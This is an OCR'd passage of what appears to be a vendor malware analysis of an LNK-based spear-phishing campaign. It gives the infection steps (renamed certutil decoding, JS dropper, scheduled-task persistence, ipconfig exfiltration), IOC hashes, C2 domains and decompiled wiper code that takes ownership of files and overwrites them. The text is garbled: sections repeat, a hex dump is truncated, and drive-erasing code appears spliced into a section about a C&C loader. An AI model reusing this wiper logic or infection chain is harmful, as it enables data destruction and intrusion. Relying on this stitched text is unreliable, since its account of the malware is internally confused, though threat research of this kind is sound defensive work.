0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
